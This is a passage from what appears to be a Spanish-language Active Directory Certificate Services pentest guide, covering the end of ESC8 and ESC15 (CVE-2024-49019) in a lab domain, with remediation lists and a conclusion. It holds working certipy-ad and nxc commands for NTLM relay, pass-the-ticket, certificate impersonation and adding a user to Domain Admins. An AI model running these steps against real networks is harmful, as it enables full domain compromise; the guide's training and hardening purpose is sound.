
En este caso vamos a simular una acción de un usuario administrador, no vamos a explotar PetitPotam ni DFSCoerce.

Lo primero es levantar un listener, en este caso con el propio certipy-ad

```
certipy-ad relay -target '14.14.1.14'
```

Una vez hemos levantado el listener, vamos a forzar una conexión con el usuario administrador.

Win+R > \\IP-Atacante\GuiaADCS



Una vez obtenido el TGT podemos realizar un PassTheTicket, utilizando el ccache.

```
export KRB5CCNAME=administrator.ccache
```

```
nxc smb 14.14.1.14 -k --use-kcache
```

Ya tendríamos comprometido el dominio por completo. Este ataque también es muy útil para realizar movimientos laterales a otros usuarios que podamos interceptar durante nuestra auditoria.

Remediación

Para prevenir la explotación de certificados ADCS ESC8, las organizaciones deben implementar medidas de seguridad rigurosas. Es crucial restringir el acceso a Web Enrollment a usuarios internos y privilegiados, además de aplicar autenticación Kerberos y deshabilitar NTLM. Realizar auditorías periódicas de plantillas sensibles y configurar correctamente las plantillas de certificados puede mitigar los riesgos de esta vulnerabilidad. También es importante habilitar HTTPS, bloquear vectores de coerción y utilizar Extended Protection for Authentication (EPA) en IIS para protegerse contra la explotación de ESC8.

- Deshabilitar Web Enrollment si no es necesario, o restringir el acceso solo a usuarios internos.
- Forzar HTTPS y deshabilitar o restringir NTLM.
- Usar solo autenticación Kerberos y configurar LmCompatibilityLevel=5 para rechazar NTLMv1.
- Fortalecer las plantillas de certificados eliminando "Usuarios autenticados" de los permisos de inscripción/inscripción automática y requiriendo la aprobación del gerente.
- Restringir el acceso a la CA y limitar los permisos de plantilla a grupos privilegiados.
- Auditar plantillas sensibles como DomainController y Administrator.
- Bloquear vectores de coerción deshabilitando MS-EFSRPC, RPRN, FSRVP y usando Windows Firewall.
- Habilitar los registros de auditoría de la CA y monitorear inscripciones de certificados de máquina y eventos PKINIT.
- Habilitar la Protección Extendida para la Autenticación (EPA) para proteger /certsrv en IIS.

ESC15: Arbitrary Application Policy Injection in V1 Templates (CVE-2024-49019)

Introducción


La vulnerabilidad ESC15 (EKUwu - CVE-2024-49019) afecta a Active Directory Certificate Services (AD CS), permitiendo a los atacantes inyectar EKUs no autorizados (por ejemplo, Autenticación de Cliente) en plantillas de Esquema de Versión 1. Esta falla permite la escalada de privilegios, eludir las restricciones de seguridad y otorgar acceso no autorizado. Las organizaciones que utilizan ADCS deben actuar rápidamente para mitigar este grave problema de seguridad.

Un EKU (Extended Key Usage) define los usos permitidos de un certificado, como autenticación o firma de código. La inyección de EKUs no autorizados, como en ESC15, puede permitir acceso no autorizado o escalada de privilegios. Es esencial controlar y verificar los EKUs para garantizar la seguridad de los certificados.

LAB Setup


Lo primero nos vamos a:

Server Manager > Tools > Certification Authority > dominio.local > Certificate Templates > Manage




Una vez en este punto, vamos a modificar la Template CEP Encryption, es esencial utilizar una plantilla con Schema versión 1.

CEP Encryption > Properties




Aplicamos los cambios, activamos la template y ya podríamos analizar de nuevo las templates con certipy-ad para ver esta nueva vulnerabilidad.

Volvemos a la ventana de Certificate Authority. Clic derecho en Certificate Templates > New > Certificate Template to Issue




Ahora seleccionamos la template que hemos creado y una vez añadida, nos debería de aparecer ya como Certificate Template.



Explotación

Volvemos a analizar las templates con certipy-ad

```
certipy-ad find -u 'jsanchez@factumlab.local' -p $PASS -dc-ip 14.14.1.14 -text -enabled -hide-admins
```




Las claves para poder llevar a cabo esta explotación son;

- Vulnerabilidad ESC15.
- Enrollee Supplies Subjet = True
- Schema version = 1
- User Enrollable principals: debe mostrar que el usuario actual tiene derechos de inscripción para la plantilla o pertenece a grupos que puedan hacerlo.
- La explotabilidad depende de que la CA no esté parcheada para CVE-2024-49019.

Una vez tenemos claros estos puntos, vamos a explotar el ESC15.


```
certipy-ad req -u 'jsanchez@factumlab.local' -p $PASS -dc-ip '14.14.1.14' -target 'DC.factumlab.local' -ca 'factumlab-DC-CA' -template 'CEPEncryption' -upn 'kesh@factumlab.local' -sid 'S-1-5-21-1843845689-3260025466-1584068510-1134' -application-policies 'Client Authentication'
```



Ya con el certificado podemos conectarnos por una LDAP-Shell y añadir el usuario que ya tenemos (jsanchez) al grupo de Domain Admins.

```
certipy-ad auth -pfx 'kesh.pfx' -dc-ip 14.14.1.14 -ldap-shell

add_user_to_group jsanchez 'Domain Admins'
```



Esta sería otra forma de llegar a ser administradores del dominio en una organización

Remediación

Para prevenir la explotación de certificados ADCS ESC15, las organizaciones deben tomar medidas de seguridad fuertes. Es fundamental restringir la capacidad de inscribir usuarios a plantillas vulnerables y asegurar que las plantillas de Esquema de Versión 1 no permitan la inyección de EKUs no autorizados. Realizar auditorías periódicas de las plantillas y corregir cualquier debilidad relacionada con la versión del esquema puede mitigar los riesgos de esta vulnerabilidad. Además, se debe aplicar rápidamente el parche correspondiente para CVE-2024-49019 y asegurarse de que la Autoridad de Certificación (CA) esté correctamente actualizada.

- Eliminar las plantillas antiguas de Esquema v1 para que no puedan ser utilizadas.
- Mover las plantillas antiguas al formato más nuevo de Esquema v2.
- Asegurarse de que las configuraciones de la CA verifiquen estrictamente los EKUs.
- Revisar regularmente los certificados emitidos en busca de EKUs inusuales.
- Aplicar el parche para mitigar la inyección de EKUs (CVE-2024-49019, noviembre de 2024).

Conclusiones

Las vulnerabilidades ESC1, ESC4, ESC8 y ESC15 en Active Directory Certificate Services (ADCS) destacan la importancia crítica de gestionar adecuadamente las plantillas de certificados y las configuraciones de seguridad de la CA. Una configuración incorrecta o insegura de estas plantillas puede abrir la puerta a ataques de escalada de privilegios, acceso no autorizado y otras amenazas a la seguridad.

Es fundamental prestar atención al control de acceso y la configuración adecuada de las plantillas de certificados para evitar que sean explotadas. La implementación de controles estrictos, como la auditoría periódica de las plantillas, la restricción de EKUs no autorizados y la validación de las configuraciones de la CA, es esencial para mitigar los riesgos asociados a estas vulnerabilidades.

En resumen, una configuración segura de ADCS no solo previene ataques dirigidos a la infraestructura, sino que también protege la integridad y confidencialidad de los datos dentro de la organización. La seguridad de los certificados y plantillas debe ser una prioridad constante para garantizar la protección frente a riesgos críticos.